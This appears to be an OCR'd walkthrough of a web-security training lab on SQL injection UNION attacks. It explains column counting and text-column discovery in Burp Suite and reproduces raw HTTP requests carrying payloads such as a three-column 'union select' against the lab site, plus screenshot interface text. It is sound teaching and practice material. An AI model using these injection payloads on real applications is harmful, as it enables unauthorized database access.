
Lab: SQL injection UNION attack, finding a column containing text

Open the burpsuite and turn on the intercept in the proxy. Click a different product type and send that request to the repeater. In the category's value try the 'order by 1-- command or ' union select null-- command by changing the numeric value in order or number of null values in union select command until you get an error. With the help of the command 'union+select+null,+null,+null, +null-- you can infer that there a three columns being returned. Now try the command 'union+select+'a',+null,+null-- and try placing 'a' the command any of the null position until you don't get an error and that column is compatible with the string data.



Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Site map Issue definitions Scope settings
https://0a30009e04b77ddd8026125e006f002c.we
https://0a3e003403984259800194a100a50041.we
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request headers 10
Search...
0 matches
Search...
0 matches

Filter: Hiding not found items; hiding CSS and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request...
https://0a3e0034039842...	GET	/		200	9194	HTML	SQL injection UNION att...		14:42:18 8 Ma...
https://0a3e0034039842...	GET	/filter?category=Food+...	✓	200	5111	HTML	SQL injection UNION att...		14:42:35 8 Ma...
https://0a3e0034039842...	GET	/product?productId=2	✓	200	3943	HTML	SQL injection UNION att...		14:41:45 8 Ma...
https://0a3e0034039842...	GET	/resources/images/ratin...		200	708	PNG			14:41:45 8 Ma...
https://0a3e0034039842...	GET	/resources/images/sho...		200	7258	XML			14:42:18 8 Ma...
https://0a3e0034039842...	GET	/resources/labheader/i...		200	8852	XML			14:39:44 8 Ma...
https://0a3e0034039842...	GET	/resources/labheader/i...		200	942	XML			14:39:44 8 Ma...
https://0a3e0034039842...	GET	/resources/labheader/i...		200	707	XML			14:45:48 8 Ma...
https://0a3e0034039842...	GET	/resources/labheader/js...		200	1673	script			14:39:44 8 Ma...
https://0a3e0034039842...	GET	/filter							

```
GET /filter?category=Clothing%2c+shoes+and+accessories HTTP/2
Host: 0a3e003403984259800194a100a50041.web-security-academy.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Connection: close
Cache-Control: max-age=0


```


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 ×
Send
Cancel
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
WebSecurity Academy
LAB Not solved
Back to lab home
Back to lab description »
Home | My account
WE LIKE TO SHOP
Search...
0 matches
Done
4,160 bytes | 184 millis

Target: https://0a30009e04b77ddd8026125e006f002c.web-security-academy.net

```
GET /filter?category='union+select+null,+'teRFpg',+null-- HTTP/2
Host: 0a30009e04b77ddd8026125e006f002c.web-security-academy.net
Cookie: session=XhPhYFNGufyH0B7mJJe91eUQyPGz87Kr
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a30009e04b77ddd8026125e006f002c.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'teRFpg'

'union select null, 'teRFpg', null--

Refine your search:

All | Accessories | Clothing, shoes and accessories | Gifts | Pets | Tech gifts

teRFpg